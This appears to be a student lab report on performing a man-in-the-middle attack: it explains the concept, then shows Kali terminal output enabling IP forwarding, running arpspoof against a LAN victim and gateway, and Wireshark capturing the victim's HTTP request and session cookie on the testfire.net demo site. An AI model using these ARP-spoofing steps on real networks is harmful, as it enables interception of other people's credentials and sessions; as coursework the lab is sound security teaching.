Tutorial No. 8

Title: MITM

Roll No.: 16010420075 **Tutorial No.: 8**

Aim: To execute Man In The Middle Attack

\

Resources: virtual box

Theory


A man in the middle (MITM) attack occurs when a perpetrator inserts himself into a communication between a user and an application, either to listen in or to mimic one of the parties, making it appear as if a normal information exchange is taking place.

An attack's purpose is to steal personal data such as login credentials, account information, and credit card numbers. Users of financial apps, SaaS enterprises, e-commerce sites, and other websites that require signing in are typical targets.

Identity theft, unapproved fund transfers, and unauthorized password changes could all be possible with information gathered during an attack.


It can also be used to gain a footing inside a guarded perimeter during an advanced persistent threat (APT) assault's infiltration stage.

A MITM attack is essentially the same as a mailman opening your bank statement, writing down your account information, then resealing and bringing it to your door.




IMPLEMENTATION AND RESULTS:

First, we ping the IP we want to attack. Then, we use the **`ip route`** command to see where the IP is routing from.



```
┌──(kjsce㉿kali)-[~]
└─$ ip route
default via 192.168.1.1 dev eth0 proto dhcp metric 100
192.168.1.0/24 dev eth0 proto kernel scope link src 192.168.1.25 metric 100

┌──(kjsce㉿kali)-[~]
└─$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST>  mtu 1500
        inet 192.168.1.25  netmask 255.255.255.0  broadcast 192.168.1.255
        inet6 fe80::dacb:8aff:fe8d:180a  prefixlen 64  scopeid 0×20<link>
        ether d8:cb:8a:8d:18:0a  txqueuelen 1000  (Ethernet)
        RX packets 22871  bytes 17084349 (16.2 MiB)
        RX errors 0  dropped 1  overruns 0  frame 0
        TX packets 20531  bytes 5450256 (5.1 MiB)
        TX errors 9  dropped 0 overruns 0  carrier 0  collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING>  mtu 65536
        inet 127.0.0.1  netmask 255.0.0.0
        inet6 ::1  prefixlen 128  scopeid 0×10<host>
        loop  txqueuelen 1000  (Local Loopback)
        RX packets 28  bytes 1400 (1.3 KiB)
        RX errors 0  dropped 0  overruns 0  frame 0
        TX packets 28  bytes 1400 (1.3 KiB)
        TX errors 0  dropped 0 overruns 0  carrier 0  collisions 0
```


With the **`arp`** command, we see the devices we are connected to. We then use the **`sudo systcl -w net.ipv4.ip_forward=1`** command to allow IP forwarding in those IPs.



```
64 bytes from 192.168.1.16: icmp_seq=8 ttl=64 time=0.765 ms
64 bytes from 192.168.1.16: icmp_seq=9 ttl=64 time=0.640 ms
^C
--- 192.168.1.16 ping statistics ---
9 packets transmitted, 9 received, 0% packet loss, time 8064ms
rtt min/avg/max/mdev = 0.640/0.963/1.839/0.354 ms

┌──(kjsce㉿kali)-[~]
└─$ arp                                                                   1 ⚙
Address                  HWtype  HWaddress           Flags Mask            Iface
192.168.1.16             ether   0c:37:96:01:0a:ff   C                     eth0
192.168.1.1              ether   e8:b7:48:79:ba:01   C                     eth0

┌──(kjsce㉿kali)-[~]
└─$                                                                       1 ⚙

┌──(kjsce㉿kali)-[~]
└─$ sysctl -w net.ipv4.ip_forward=1                                       1 ⚙
sysctl: permission denied on key "net.ipv4.ip_forward"

┌──(kjsce㉿kali)-[~]
└─$ sudo sysctl -w net.ipv4.ip_forward=1                          255 × 1 ⚙
[sudo] password for kjsce:
net.ipv4.ip_forward = 1

┌──(kjsce㉿kali)-[~]
└─$ █                                                                     1 ⚙
```

To allow TCP checking, we need to spoof the ARP using the command below.


`arpspoof -i [network interface name] -t[victim]`



```
┌──(kjsce㉿kali)-[~]
└─$ sudo arpspoof -i eth0 -t 192.168.1.25 192.168.1.20
arpspoof: couldn't arp for host 192.168.1.25

┌──(kjsce㉿kali)-[~]
└─$ sudo apt-get install arpspoof
Reading package lists... Done
Building dependency tree... Done
Reading state information... Done
E: Unable to locate package arpspoof

┌──(kjsce㉿kali)-[~]
└─$ sudo arpspoof -i eth0 -t 192.168.1.25 192.168.1.1
arpspoof: couldn't arp for host 192.168.1.25

┌──(kjsce㉿kali)-[~]
└─$ sudo arpspoof -i eth0 -t 192.168.1.16 192.168.1.1
d8:cb:8a:8d:18:a c:37:96:1:a:ff 0806 42: arp reply 192.168.1.1 is-at d8:cb:8a:8d:18:a
d8:cb:8a:8d:18:a c:37:96:1:a:ff 0806 42: arp reply 192.168.1.1 is-at d8:cb:8a:8d:18:a
d8:cb:8a:8d:18:a c:37:96:1:a:ff 0806 42: arp reply 192.168.1.1 is-at d8:cb:8a:8d:18:a
d8:cb:8a:8d:18:a c:37:96:1:a:ff 0806 42: arp reply 192.168.1.1 is-at d8:cb:8a:8d:18:a
d8:cb:8a:8d:18:a c:37:96:1:a:ff 0806 42: arp reply 192.168.1.1 is-at d8:cb:8a:8d:18:a
d8:cb:8a:8d:18:a c:37:96:1:a:ff 0806 42: arp reply 192.168.1.1 is-at d8:cb:8a:8d:18:a
d8:cb:8a:8d:18:a c:37:96:1:a:ff 0806 42: arp reply 192.168.1.1 is-at d8:cb:8a:8d:18:a
d8:cb:8a:8d:18:a c:37:96:1:a:ff 0806 42: arp reply 192.168.1.1 is-at d8:cb:8a:8d:18:a
d8:cb:8a:8d:18:a c:37:96:1:a:ff 0806 42: arp reply 192.168.1.1 is-at d8:cb:8a:8d:18:a
d8:cb:8a:8d:18:a c:37:96:1:a:ff 0806 42: arp reply 192.168.1.1 is-at d8:cb:8a:8d:18:a
```

Ask the victim user to login randomly at https://www.testfire.net

Then open WireShark and check all the IPs that are routing in the eth0 tunnel. The activities of pinged IPs will be displayed. Right click on any of their activity and follow the TCP port.



*eth0
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help

tcp.stream eq 2

```
No.  Time          Source        Destination    Protocol Length Info
 697 241.742742225 192.168.1.16  65.61.137.117  TCP      499 [TCP Retransmission] 47730 → 80 [PSH, ACK] Seq=1 Ack=1 Win=64256 Len=…
 699 242.127244119 192.168.1.16  65.61.137.117  TCP       66 47730 → 80 [ACK] Seq=434 Ack=1369 Win=64128 Len=0 TSval=3956696497 TS…
 700 242.127275847 192.168.1.16  65.61.137.117  TCP       66 [TCP Dup ACK 699#1] 47730 → 80 [ACK] Seq=434 Ack=1369 Win=64128 Len=0…
 701 242.129697762 192.168.1.16  65.61.137.117  TCP       66 47730 → 80 [ACK] Seq=434 Ack=4105 Win=63104 Len=0 TSval=3956696500 TS…
 702 242.129729756 192.168.1.16  65.61.137.117  TCP       66 [TCP Dup ACK 701#1] 47730 → 80 [ACK] Seq=434 Ack=4105 Win=63104 Len=0…
 703 242.129697928 192.168.1.16  65.61.137.117  TCP       66 47730 → 80 [ACK] Seq=434 Ack=5473 Win=63104 Len=0 TSval=3956696500 TS…
 704 242.129743583 192.168.1.16  65.61.137.117  TCP       66 [TCP Dup ACK 703#1] 47730 → 80 [ACK] Seq=434 Ack=5473 Win=63104 Len=0…
 705 242.130369329 192.168.1.16  65.61.137.117  TCP       66 47730 → 80 [ACK] Seq=434 Ack=8209 Win=63104 Len=0 TSval=3956696500 TS…
 706 242.130401037 192.168.1.16  65.61.137.117  TCP       66 [TCP Dup ACK 705#1] 47730 → 80 [ACK] Seq=434 Ack=8209 Win=63104 Len=0…

› Frame 697: 499 bytes on wire (3992 bits), 499 bytes captured (3992 bits) on interface eth0, id 0
› Ethernet II, Src: Micro-St_8d:18:0a (d8:cb:8a:8d:18:0a), Dst: Micro-St_8d:1b:05 (d8:cb:8a:8d:1b:05)
› Internet Protocol Version 4, Src: 192.168.1.16, Dst: 65.61.137.117
› Transmission Control Protocol, Src Port: 47730, Dst Port: 80, Seq: 1, Ack: 1, Len: 433

0000  d8 cb 8a 8d 1b 05 d8 cb  8a 8d 18 0a 08 00 45 00   ········ ······E·
0010  01 e5 19 e6 40 00 3f 06  93 c2 c0 a8 01 10 41 3d   ····@·?· ······A=
0020  89 75 ba 72 00 50 a8 b1  f5 49 78 19 4a ac 80 18   ·u·r·P·· ·Ix·J···
0030  01 f6 7c 96 00 00 01 01  08 0a eb d6 64 30 00 cf   ··|····· ····d0··
0040  90 c5 47 45 54 20 2f 6c  6f 67 69 6e 2e 6a 73 70   ··GET /l ogin.jsp
0050  20 48 54 54 50 2f 31 2e  31 0d 0a 48 6f 73 74 3a    HTTP/1. 1··Host:
0060  20 74 65 73 74 66 69 72  65 2e 6e 65 74 0d 0a 55    testfir e.net··U
0070  73 65 72 2d 41 67 65 6e  74 3a 20 4d 6f 7a 69 6c   ser-Agen t: Mozil
0080  6c 61 2f 35 2e 30 20 28  58 31 31 3b 20 4c 69 6e   la/5.0 ( X11; Lin
0090  75 78 20 78 38 36 5f 36  34 3b 20 72 76 3a 37 38   ux x86_6 4; rv:78
00a0  2e 30 29 20 47 65 63 6b  6f 2f 32 30 31 30 30 31   .0) Geck o/201001
```

wireshark_eth0O9F5K1.pcapng | Packets: 937 · Displayed: 20 (2.1%) | Profile: Default

Lastly, we see all the activities of the user as in the image displayed below.



```
GET /login.jsp HTTP/1.1
Host: testfire.net
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:78.0) Gecko/20100101 Firefox/78.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-US,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: http://testfire.net/login.jsp
DNT: 1
Connection: keep-alive
Cookie: JSESSIONID=07F2893F303991C9647AE4143B71EA1F
Upgrade-Insecure-Requests: 1
```

1 client pkt, 0 server pkts, 0 turns.

Entire conversation (433 bytes)

Show data as ASCII

Stream 2

Outcomes:

CO-3: Understand attack methodology

Conclusion: (Conclusion to be based on the objectives and outcomes achieved)

Man In The Middle attack was executed and its concept was grasped.

Grade: AA / AB / BB / BC / CC / CD /DD

Signature of faculty in-charge with date

REFERENCES:

- www.kali.org